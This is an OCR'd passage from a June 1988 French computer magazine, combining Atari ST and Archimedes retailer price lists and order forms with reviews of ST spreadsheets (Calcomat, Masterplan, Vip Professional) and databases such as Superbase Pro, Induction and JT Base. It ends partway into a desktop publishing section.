— CLAVIER DETACHABLE.
— MONITEUR COULEUR (640×200) OU MONOCHROME (640×400).
— LECTEUR DE DISQUETTE DOUBLE FACE 720 KO INTEGRÉ.
— SYSTEME MIDI INTEGRE.
— VENTILATEUR INTEGRE.
— HORLOGE INTERNE.
— BUS D'ACCES AU 68000.
POUR TOUT ACHAT D'UN MEGA ST COCONUT VOUS OFFRE 1/2 JOURNEE DE FORMATION SUR R.D.V.

MEGA ST2 MONOCHROME	**9450 HT**
MEGA ST2 COULEUR	**10750 HT**
MEGA ST4 MONOCHROME	**12450 HT**
MEGA ST4 COULEUR	**12750 HT**
IMPRIMANTE LASER SLM 804	**11450 HT**
DISQUE DUR SH205 20 MEGA	**4200 HT**

CONFIGURATIONS LASER :

MEGA ST2 MONOCHROME + LASER SLM804	**19950 HT**
MEGA ST4 MONOCHROME + LASER SLM804	**22950 HT**

UN TRAVAIL SOIGNE, VENEZ UTILISER NOTRE MATERIEL MEGA ST + IMPRIMANTE LASER POUR VOS EDITIONS... 300 F L'HEURE (30 PAGES)

Référence 170 du service-lecteurs (page 66)

VENTE PAR CORRESPONDANCE à adresser exclusivement à :
COCONUT - 13, boulevard Voltaire, 75011 PARIS

Expédition :
Machines (Sernam) : 150 F
Logiciels et divers (P.T.T.) : 15 F
Réservation et disponibilité :
Tél. : (1) 43.55.63.00

NOM _____
ADRESSE _____
_____
_____
TÉL _____

carte bleue CB
Date d'expiration ____/____
Signature _____

TITRES	PRIX

Participation aux frais de port et d'emballage ..... + 150 F
Total à payer .....
Règlement : je joins ☐ chèque bancaire ☐ C.C.P. ☐ mandat-lettre ☐ C.B.

☐ Je préfère payer au facteur à réception (en ajoutant 20 F pour frais de rembt.)

01/06/88

TABLEURS

CINQ ANS DE RETARD

L'application bureautique la plus populaire, le tableur, n'a pas atteint encore sur le ST le niveau de performances courant sur les produits PC. Les logiciels destinés à l'Atari sont agréables d'emploi, dotés de bonnes capacités graphiques, mais répondent d'abord à une utilisation personnelle.

Honnêtement, ce n'est pas avec son offre tableur qu'Atari peut espérer s'introduire dans les grands comptes. Avec Calcomat, Masterplan et Vip, nous nous trouvons face à des produits davantage susceptibles d'intéresser les particuliers que les entreprises.

Les trois tableurs étudiés ici ont un point commun : ils s'exécutent en mode graphique, et offrent par exemple la possibilité d'agrandir une colonne en cliquant sur son bord comme sous Excel. Pour le reste, Calcomat diffère fortement de Masterplan et de Vip qui, pour leur part, collent d'assez près au standard établi par Lotus 1-2-3 première version (sortie en 1983...). De façon générale, chacun de ces tableurs semble refléter ce qui se faisait il y a plusieurs années, et les derniers apports du développement sont généralement absents. Il ne faut donc pas chercher ici de recalcul minimal, de liaisons entre feuilles ou d'enregistrements automatiques de macros. Seuls Vip et Masterplan disposent de capacités de consolidation, mais elles semblent bien maigres face à ce que propose le marché des tableurs PC ou Macintosh en 1988.

CALCOMAT : DE REMARQUABLES GRAPHIQUES

Sur le papier, Calcomat 2 pouvait sembler intéressant avec 65 535 lignes × 65 535 colonnes et ses « macro-fonctions ». Dans la pratique, nous avons surtout retenu un module graphique bien conçu avec, en particulier, des facultés de représentation en 3D. Calcomat utilise un système de coordonnées relatives « à la Multiplan » pour les formules. Ce mode de représentation, qui a ses partisans et ses détracteurs, est quelque peu déroutant car il demande une certaine gymnastique mentale pour décoder le sens d'une formule. Surprise, alors que Calcomat en est à sa troisième version, nous y avons trouvé une bogue un peu étrange : les formules ne peuvent être indiquées qu'en utilisant la souris, l'emploi du curseur-clavier générant un message d'erreur de syntaxe.

Au niveau de l'affichage, Calcomat offre certaines possibilités. Les textes apparaissent en gris, tandis que les nombres sont bien noirs, ces paramètres pouvant être modifiés au gré de l'utilisateur. Les formats sont assez riches, puisque les nombres peuvent être exprimés en francs, kilos, dollars, centimètres, livres, deutschmarks et mètres carrés...

Le module graphique est à la fois très simple et très rapide dans son réaffichage. Il propose de nombreux choix, mais nous avons particulièrement apprécié les diagrammes de Manhattan en 3D, ou les graphiques de surface, popularisés par des produits tels que Boeing Graph. Sur le plan purement graphique, Calcomat est le meilleur des trois produits présentés ici.

Mais il n'en est pas de même du tableur, qui demeure limité, malgré une batterie de plus de cinquante fonctions.

CALCOMAT 2
Editeur : Micro Application *Distributeur :* Micro Application *Prix :* 750 F ht *Service-lecteurs, référence n° 60.*
MASTERPLAN
Editeur : Ditek International *Distributeur :* 16/32 *Prix :* 630 F ht *Service-lecteurs, référence n° 61.*
VIP PROFESSIONAL
Editeur : Vip Technologies *Distributeur :* 16/32 *Prix :* 1 265 F ht *Service-lecteurs, référence n° 62.*

Tout d'abord, Calcomat ne possède pas de macros, ses « macrofonctions » étant en fait des combinaisons de fonctions du produit. Le fichier .MAC contenant ces macrofonctions doit impérativement être chargé en mémoire pour qu'une feuille de calcul leur faisant référence demeure cohérente.

Les temps de réponse, sur Calcomat comme chez ses concurrents, sont trop faibles pour soutenir la moindre comparaison avec les tableurs vedettes du PC.

MASTERPLAN : LE COMPROMIS

Masterplan a un « look » plus professionnel dans la mesure où il s'inspire de 1-2-3 v 1A (sans toutefois le signaler le moins du monde...) tout en proposant des menus déroulants. Le programme s'exécute en français bien que le manuel soit rédigé en américain. L'ergonomie Lotus aide à une prise en main immédiate de Masterplan, du moins pour les habitués de ce tableur graphique. Au départ, Masterplan semble offrir le meilleur de deux mondes : la souplesse d'utilisation de 1-2-3 alliée aux facilités propres aux environnements graphiques souris. Nous avons ainsi droit à une icône pour les déplacements aux quatre coins de la feuille de 8 192 lignes × 256 colonnes. Les menus peuvent être manipulés au moyen de la souris ou par le clavier.

Mais Masterplan est un clone restrictif et souffre de nombreuses lacunes. Par l'absence du menu Outils, le traitement des fichiers dans la feuille n'est pas possible. La recopie des formules est très lente, et les macros n'ont pas été incluses. C'est dommage, car ce tableur comporte par ailleurs des qualités. Il imprime par exemple les graphiques directement à partir du menu, lit des fichiers et effectue des consolidations.

VIP PROFESSIONAL : L'HOMMAGE À 1-2-3

Vip Professional va plus loin. Ce logiciel ne cache pas pour sa part sa compatibilité avec 1-2-3 v 1A, et la clame haut et fort. Vip traite comme Masterplan des fichiers .WKS, et nous avons pu traiter le même fichier sur ces deux produits sans le moindre problème.


La compatibilité de Vip n'est pas limitée, et nous trouvons donc ici toute la batterie des outils auxquels 1-2-3 v 1A nous a habitués : la gestion de fichiers, les outils (tri, génération de nombres, tables d'hypothèses à deux dimensions, etc.), et les macros. Le manuel d'utilisation est apparemment identique à celui de Vip Professional déjà disponible pour l'Apple 2 GS.

Nous trouvons aussi dans Vip des facilités à la Excel dues à l'environnement graphique. Ainsi, le fait de cliquer sur un bord sélectionne toutes les données de la ligne/colonne correspondante. De petites icônes simulent les touches de fonction. La présence de macros permet de créer des applications avec menus. La compatibilité avec 1-2-3 a été poussée jusque dans la présence d'un programme externe (Graphprint) pour imprimer les graphiques générés.

Revers de la médaille : Vip est incroyablement lent, ce qui était déjà le cas pour sa version Apple 2 GS. Ainsi, sur une feuille contenant 8 000 formules, le moindre ajout amène un temps d'attente de 52 s.

Vip est totalement conçu en américain (programme et manuel) ce qui peut être un obstacle pour certaines catégories d'utilisateurs. Il semble néanmoins, en dépit de ses temps de réponse, le meilleur des trois tableurs présentés ici. De façon générale, le niveau de ces trois produits est très insuffisant par comparaison aux vedettes du Mac et du PC. Il faut espérer que leurs versions futures incorporeront le recalcul minimal, des macros du niveau de 1-2-3 version 2, avec boucles et conditions, et de meilleures capacités de consolidation.

DANIEL ICHBIAH



Calcomat 2 : des paramètres modifiables à volonté.

SUPERBASE SORT DU RANG

Dans le domaine noble et très « pro » des bases de données relationnelles, l'Atari peut se flatter d'une offre particulièrement performante. Induction ou Gem JT Base + sont d'excellents produits, mais Superbase Pro se détache du lot.


Superbase pro est présenté comme un « SGBD relationnel et programmable » et ne comporte pas moins de quatre disquettes dans sa version Atari. C'est un SGBD extraordinairement convivial et s'il est un produit dont le ST peut s'enorgueillir, c'est bien celui-ci. Superbase est également présent dans le monde du PC et sur l'Amiga. Il a même été un relatif best-seller dans le monde DOS, dans la mesure où Superbase Personal (première version) a fait partie de l'offre logicielle « Integral PC » d'Amstrad autour de son PC 1512. Plus de 50 000 exemplaires du SGBD ont été diffusés par ce canal. Pour le reste, les ventes de Superbase – sorti en version française en mars 1987 et distribué par Micro Application – se sont élevées à plus de 4 000 exemplaires, toutes machines confondues.

Superbase Personal était déjà un assez beau produit, mais il lui manquait quelques vitamines pour séduire les grandes entreprises. La version « Professional » de Superbase disponible pour Atari et PC peut se comparer aux grands du SGBD et, qui plus est, dispose d'une convivialité quasi inégalée dans ce domaine. Sa principale nouveauté consiste en un éditeur de masques aux talents multiples. Ce qui ne veut pas dire que quelques erreurs de jeunesse ne subsistent pas. Citons-en quelques-unes... Superbase dispose d'une protection contre la copie qui nécessite de placer la disquette originale dans le lecteur A. Ce type de protection amenant une gêne pour l'utilisateur est à peine concevable en 1988. Il faut aussi lancer un petit programme avant l'exécution de Superbase pour bénéficier des trémas et des accents circonflexes. Enfin, le manuel nous a paru trop verbeux, et loin d'égaler la simplicité d'utilisation du produit lui-même. Il est trop long à lire, et nous conseillons de suivre uniquement les leçons-exercices se trouvant à la fin de certains chapitres. Elles sont largement suffisantes pour assimiler l'essentiel du produit. Par ailleurs, Micro Application s'apprête à éditer un livre d'initiation à Superbase.

UNE INTERFACE TRÈS SIMPLE

Superbase travaille en mode graphique sous Gem. L'un des points originaux de ce SGBD est la présence, au bas de l'écran, d'icônes « touches de magnétophone ». C'est en cliquant sur ces touches d'avance rapide, de pause, d'arrêt... que l'on se déplace au sein d'un fichier. Cette interface est incroyablement simple à assimiler et à utiliser. L'idée originelle semble d'ailleurs venir d'un logiciel pour Macintosh appelé Performer et très en vogue chez les musiciens. Qu'importe puisque l'idée est bonne. Un fichier Superbase peut être manipulé en mode Tableau (style feuille de calcul), Registre (masque de saisie sans fioriture évoquant celui qu'utilise dBase par défaut) ou Formulaire (écran de saisie personnalisé). Le dessin d'un Formulaire consiste à dépla-

SGBD




Claudette Belliard

cer les zones à l'écran au moyen de la souris, et s'effectue donc en un temps record.

Au bas de l'écran, dans la zone du magnétophone, se trouve un bouton mystérieux surmonté d'un point d'interrogation (?). Il s'agit en fait du « bouton de recherche par clé » pour la restitution d'un enregistrement à partir d'un champ indexé. Lorsque l'on clique sur ce point d'interrogation, Superbase ouvre une boîte de dialogue et mâche le travail. La définition d'un filtre est tout aussi simple, puisqu'il suffit de cliquer sur des boutons pour l'essentiel.

La zone magnétophone recèle un autre bouton précieux, symbolisé par un appareil de photo. Il sert à associer aux enregistrements d'un fichier des « images » externes, telles que des graphiques. Sur ce terrain, n'oublions pas que les SGBD vedettes du PC, dBase, Paradox ou R:base, ne peuvent plus suivre... C'est dans le monde Windows qu'il faut alors chercher les concurrents avec des produits tels que Filer de Palantir ou Win JT Base, également présent sous Gem. Les possesseurs d'un Amiga peuvent quant à eux relier des fichiers de « sons » aux enregistrements d'un fichier. Idéal pour la gestion d'un night-club.

De façon générale, Superbase est très intelligemment conçu, et la souris est mise à contribution autant que faire se peut. Lorsque l'on définit une zone d'un fichier, la taille de celle-ci peut être ajustée avec Miss Mouse. Si une colonne s'avère trop large en mode Tableau pour obtenir une bonne visibilité, la souris autorise les ajustements à l'écran. La définition d'une base s'effectue de ▶



Induction, SGBD relationnel : une base peut englober jusqu'à 32 767 fichiers.

façon claire, et il est difficile de se tromper. Par comparaison, Omnis Quartz sous Windows semble un produit complexe.

La nouveauté majeure est donc l'éditeur de masques que l'on peut assimiler à un générateur d'écrans et d'états de haut niveau. Il permet de créer des masques de saisie beaucoup plus sophistiqués que le mode Formulaire évoqué plus haut, et comporte des capacités de gestion de liens entre plusieurs fichiers. Un même écran va rendre possible la manipulation de données de trois ou quatre fichiers différents. Enfin, cet éditeur offre des fonctions de dessin propres à enrober le tout avec goût. Les programmeurs sont conviés à créer des applications Superbase en utilisant le DML, langage très proche du Basic qui pilote l'ensemble des capacités du SGBD.

Un mot sur les capacités. Superbase ne connaît aucune limite (sauf celles imposées par le monde physique...) quant au nombre maximal de champs d'un fichier. Pour ce qui est des index, ils vont jusqu'à 999, et sont mis à jour en permanence. En définitive, Superbase soutient la comparaison avec les grands, et son intense convivialité lui ouvre des brèches dans le territoire de ceux-ci. Bien sûr, pour décoller, il lui faut avant tout s'implanter dans le monde PC et fonctionner en réseau afin de séduire les grandes entreprises. Pour l'heure, c'est un bien joli produit que nous propose Micro Application, et s'il fallait un Excel pour l'Atari, ce pourrait bien être celui-là.

GÉRER DES FICHIERS SIMPLEMENT

Les SGBD relationnels ne doivent pas occulter les simples gestionnaires de fichiers, moins chers et surtout beaucoup plus simples d'emploi. Ils sont bien sûr moins puissants et offrent des possibilités plus réduites, mais ils rendent de grands services là où un SGBD est inutile. En l'absence de nouveautés dans cette catégorie de logiciels, les produits sont aujourd'hui éprouvés. Après l'arrêt de la commercialisation de Db Master One édité par Atari, un logiciel adapté à de petites applications, Datamat de chez Micro-Application (380 F ht) reste le meilleur représentant de cette catégorie. La première version de ce logiciel est pourtant de sinistre mémoire. Une bogue vicieuse détruisait les fiches sans crier gare ! Datamat est maintenant débogué, et l'on peut découvrir sans appréhension son extraordinaire simplicité. Le néophyte apprend à s'en servir très rapidement. La fiche type se crée à la souris, la recherche s'effectue sur un ou plusieurs termes, sans définition de mots clés. Très bon marché, Datamat est un bon premier produit, pour tous ceux qui souhaitent s'initier aux gestionnaires de fichiers et qui n'ont pas besoin de Superbase, du même éditeur.

Service-lecteurs, référence n° 63

QUELQUES AUTRES

Signalons également deux autres produits intéressants. Induction sous Gem (*cf. L'Oi* n° 102) est également un SGBD relationnel non dépourvu de possibilités puisqu'une base peut englober jusqu'à 32 767 fichiers. Les composants d'un fichier Induction peuvent être des champs « habituels », c'est-à-dire de type numérique, date ou texte, mais aussi des éléments graphiques tels que des icônes.

On déplorera pour Induction l'absence d'un guide d'apprentissage progressif, tout en appréciant certaines fonctionnalités. Ainsi, la relation entre deux fichiers est clairement représentée à l'écran par une flèche reliant les zones de ces deux fichiers (à la façon de Reflex pour le Mac). La représentation graphique est de qualité élevée et l'on dispose d'un constructeur d'icônes ouvrant des possibilités variées pour le décor des masques de saisie. Ces derniers peuvent être multifichiers, et l'utilisateur peut changer le style des caractères (gras, souligné, etc.) ou le fond d'écran.

Malgré des capacités ambitieuses, Induction n'offre pas le même degré de convivialité que Superbase. On notera cependant la facilité d'établissement des liens entre fichiers et la clarté de la représentation de ceux-ci à l'écran.

Enfin, n'oublions pas le produit Gem JT Base + développé par l'équipe du Français Jacques Trêves. Ce produit tourne sur Atari et sur PC et a réalisé 4 000 ventes en version ST et 3 200 en version MS-DOS. Une partie de ce succès s'explique par le fait qu'il a été livré en standard avec le ST 1040 pendant une période promotionnelle de deux mois. Mais JT Base a toujours fait partie du package bureautique Atari.

Gem JT Base+ est un logiciel monofichier qui peut stocker 65 000 fiches de 4 000 caractères et 128 rubriques par fichier. Il peut être utilisé selon deux modes : découverte et expert. Le premier offre un générateur de requêtes graphiques avec lequel l'utilisateur pointe et clique sur les champs. Le second manipule les fichiers au moyen d'un langage de requêtes très proche de dBase. JT Base offre également un générateur d'étiquettes et de rapport.

DANIEL ICHBIAH

SUPERBASE PROFESSIONAL

Editeur : Precision/Micro Application
Distributeur : Micro Application
Prix : 2 100 F ht
Service-lecteurs, référence n° 64

INDUCTION

Editeur : Biolog Systèmes
Distributeur : Upgrade Editions
Prix : 1 200 F ht
Service-lecteurs, référence n° 65

GEM JT BASE+

Editeur : JT Diffusion
Distributeur : JT Diffusion
Prix : 990 F ht
Service-lecteurs, référence n° 66

INFOMANIE

3 RUE PERRAULT 75001 PARIS TELEPHONE : 40.20.01.20 TELEX : 218328F METRO LOUVRE

LUNDI-SAMEDI 9H30-19H30 DEMONSTRATIONS SUR RENDEZ-VOUS

TOUTE LA GAMME ST !!			
520 STF	2990	Mega ST2 Couleur	13301
1040 STF Monochrome	5989	Mega ST4 Monochrome	15359
1040 STF Couleur	7490	Mega ST4 Couleur	16859
Mega ST2 Monochrome	11801	Mega ST2 MC LASER	24847
		Mega ST4 MC LASER	28405

Tous les Mégas sont vendus avec le Rédacteur

Extensions Ram	TTC
520=>1 Mega	1090
520=> 2.5 Mega	4490
1040 => 2 Mega	3500

SOLUTION MICRO-EDITION ATARI.....29900 HT

MEGA ST4 Monochrome, Disque Dur 20 M SH 205, Laser SLM 804, P.A.O. TIMEWORKS, Traitement de Texte LE REDACTEUR, maintenance sur site valable un an sur toute la France, 2 jours de formation sur toute la France

PERIPHERIQUES

	TTC
Camera ccd h.r. (objectif 30 +zoom)	8407
Handy scanner	3990
Scanner CANON 300 DPI	15230
GRAND ECRAN P.A.O	17670
Tablette graphique crp A4	4650
Tablette graphique crp A3	8500
Tablette tracante A3 Roland 880	9900
Genlock GST 30	2846
Codeur Pal	2210
Lecteur Externe 3"1/2	1450
Drive Cumana 5"1/4	2250
Disque dur atari SH 205	4990
Digitaliseur Realtizer	1790
Digitaliseur Pro	2950

IMPRIMANTES

Star LC 10 + cable	2490
Star CLC 10 Couleur	2990
Nec P2200	4317
Star NB 24/10	5989
Star NB 24/15	8489
Laser atari SLM 804	14173
Laser poscript AST	39900
Laser poscript QUME	49900

SUPER OFFRES VALABLES EN JUIN

1040 monochrome, Deuxième lecteur double face, Traitement de Texte le REDACTEUR, Imprimante STAR CLC 10 Couleur.....9990

1040 monochrome, Traiement de Texte Signum 2, Imprimante 24 aiguilles NECP2200: 340 DPI.....10900

ARCHITECTURE
MEGA ST2 monochrome, ZZ 2, Table Traçante ROLAND 880A.....25900

P.A.O. COMPLET
MEGA ST4, Redacteur, Disque Dur 50 MEGA, Scanner CANON, Grand Ecran, Imprimante Laser ATARI SLM 804.....63900

EXCLUSIVITES INFOMANIE

	TTC
CO-PROCESSEUR ARITHMETIQUE 68881	
accellère de plusieurs fois les calculs	3990
DISQUE DUR 50 MEGA	
DISQUE DUR 100 MEGA	9400
IMPERATEL	16400
serveur/composeur/emulateur minitel	2990
MASTER CAD	
CAO et architecture 2D/3D	2360
GALANTERIE	
videotextisation d'image professionelle	9000

LES MEILLEURS LOGICIELS

BUREAUTIQUE	
Calcomat 2	890
Compta 3 jaguar (d. dur)	2360
DB man (v. 4.0)	1490
First word plus	990
Gestock	1775
Publishing partner	1790
Redacteur	490
Signum Deux	1800
Superbase	990
Timeworks publish it	990
UTILITAIRES	
Aladin (emulator Mac)	2800
Medi st	5337
Pc ditto (emulator PC)	790
Twist	399
EDUCATIFS	
Anglais	302
Allemand	302
Espagnol	302
Fonctions numeriques	219
Francais CM	209
Geometrie	220

Math 2	220
Math 3	209
Math 5.4	209
Math 6	209
Traceur	220
GRAPHISME	
Aegis animator	569
Degas elite	299
D.R.A.W.	359
Easy draw	659
GFA artist	395
GFA draft	790
GFA objet	395
Quantum paintbox	229
Spectrum	540
Stad	800
ZZ 2D	4151
ZZ ROUGH	495
CAD 3D V2 (cyberstudio)	590
Cyber control	440
Cyberpaint	549
MUSIQUE	
Adap 1	
Key expander	18900
Masterscore	2900

MT32 design	990
Musigraph	990
Notator	3650
Pro 24 (version 3)	2750
St Replay	690
St studio	690
Studio 24	1450
Synth works D50	1250
Synth works DX/TX	1800
Synth works FB 01	1250
Synth works MT 32	1250
Synthworks TX 81 Z	1250
Time lock	3400
PROGRAMMATION	
INT OmikroN	546
Compil omikron	546
F prolog	870
I Lisp (Français)	1500
Interpreteur C	395
Lattice C	990
Mark Williams C	1290
MCC macro assembleur	490
MCC pascaL	640
Megamax C	1690
Pack GFA	650
Pascal ALICE	540
Pro Fortran	1590
Profimat	495

L'EVENEMENT

Venez découvrir le nouveau 32 bits à architecture R.I.S.C.

ARCHIMEDES

une exclusivité Infomanie
Disponible en stok et en demonstration

ARCHIMEDES 310 avec souris, logiciels lecteur 3"1/2 800 K, 1 Mo RAM, manuel	11990
ARCHIMEDES 310 avec emulateur PC	12990
Lecteur Supplementaire 1Mo	2250
Carte Fond de Panier 2 slots, ventilateur	780
Disque Dur 20 Mo, controleur, utilitaires	7980
Carte pour ROM/RAM supplementaires	1180
Carte Entrées/Sorties	1500
Interfâce MIDI avec logiciel	550
Carte Réseau ECONET	850
Interface IEEE4888	NC
Chromalock (GENLOCK)	NC

LOGICIELS ARCHIMEDES

Emulateur PC (MS DOS 3.21)	1790
AINSI C	1790
ISO PASCAL	1790
FORTRAN 77	1790
Software Development Toolbox	NC
ARM ASSEMBLER	NC
Prolog X	3540
LISP	3540
TWIN (Editeur pour programmation)	550
1st Word Plus (Traitement de Texte)	1790
System Delta Plus (Base de données Rélation.)	1390
Logistix (Integré tableur,fichiers, graphiques)	NC
Artisan (Dessin)	790
Artctist (Dessin)	490

La liste des logiciels et péripheriques disponibles s'accroit chaque jour: contactez-nous pour les dernières nouveautés.
On attend entre autres: digitaliseur d'images, échantilloneur de son 16 bits, logiciel de P.A.O.,
POSSIBILITE D'INSTALLATION EN RESEAU

AMIGA

EXCLUSIVITES

GEN Lock PAL/COMPOSITE	3990
EXT MEMOIRE 2 MEGA	
- A 500	5490
- A 1000	5690
DISQUE DUR 20 MEGA	
- A 500	6990
- A 1000	7290
SUBSYSTEM	2990

Permet d'ajouter des cartes d'extension pour A2000 sur A 500 ou 1000, plus un lecteur interne et un disque dur.

VISUAL AURAL 2490

Système interactif musique-images: une musiqueen entrée provoque des effets paramètrables sur les images à l'écran

MICRO-EDITION

À LA POURSUITE DE LA QUALITÉ

La micro-édition est l'un des axes de promotion d'Atari. L'offre est imbattable en matière de prix. Et si les logiciels actuels ne sont pas encore au niveau des meilleurs sur les autres standards, ils ne sont en aucun cas des produits au rabais.

Sans être un marché explosif, la micro-édition suscite régulièrement de nouveaux produits. Destinée en premier lieu à des entreprises pour la communication interne, la réalisation de mailings publicitaires, la rédaction d'ouvrages techniques et en règle générale à tout ce qui auparavant faisait appel à la sous-traitance – agences et imprimeurs –, la micro-édition sur Atari se rentabilise vite. Pour Steve Jobs, elle n'est qu'une branche du traitement de texte, dont l'amélioration en qualité sera bientôt rattrapée par tous les logiciels de ce domaine.

En attendant ce jour, il faut bien constater que de plus en plus d'applications sont rendues possibles par ces techniques fiables et bon marché qui exigent un faible investissement et aident à gagner du temps et de l'argent. 80 % des possesseurs de micro-ordinateurs utilisent un traitement de texte. Si les prix restent raisonnables, les programmes de mise en pages devraient connaître un succès important.

Les imprimantes laser sur ST et Mega ST ne se limitent d'ailleurs pas à la SLM 804 signée Atari, les modèles Apple LaserWriter ou HP s'y raccordent également. Les polices de caractères de ces dernières sont donc disponibles pour l'impression, même si elles ne le sont pas toujours à l'écran. Trois programmes sont actuellement vendus sur Atari : Publishing Partner, Fleetstreet et, le tout dernier, Timeworks.

PUBLISHING PARTNER

Publishing Partner, sorti en juin 1987, fut le premier programme de mise en pages commercialisé en France sur Atari, suivi par Fleetstreet. Publishing Partner autorise sept formats prédéfinis, plus d'autres au choix de l'utilisateur, depuis la taille d'un timbre-poste, jusqu'à 45 × 45 cm. La première opération consiste à définir le document, c'est-à-dire l'orientation de la page (à la française ou à l'italienne), s'il est recto ou recto-verso. Ensuite, il faudra indiquer le nombre de colonnes (de 1 à 99) et le nombre de pages du texte, ce qui semble peu pratique. Il est en effet difficile de déterminer à l'avance la taille d'un texte, et l'on a en conséquence tendance à donner une longueur qui « laisse de la marge ». Même si des astuces permettent de contourner les principaux défauts d'ergonomie ou, pire, de conception de Publishing Partner, ce dernier n'en possède pas moins d'incontestables qualités.

Par la définition d'une sorte de feuille de style, les maquettes peuvent être réalisées avec précision. Là se situe l'un des points forts du logiciel. Les polices de caractères présentes en standard se complètent par l'achat de disquettes. L'une d'entre elles propose onze polices PostScript (395 F ttc) et cinq autres disposent chacune de trois polices (195 F ht). Les cinq disquettes de la collection « Images » contiennent des graphismes regroupés par thèmes. Les

PUBLISHING PARTNER
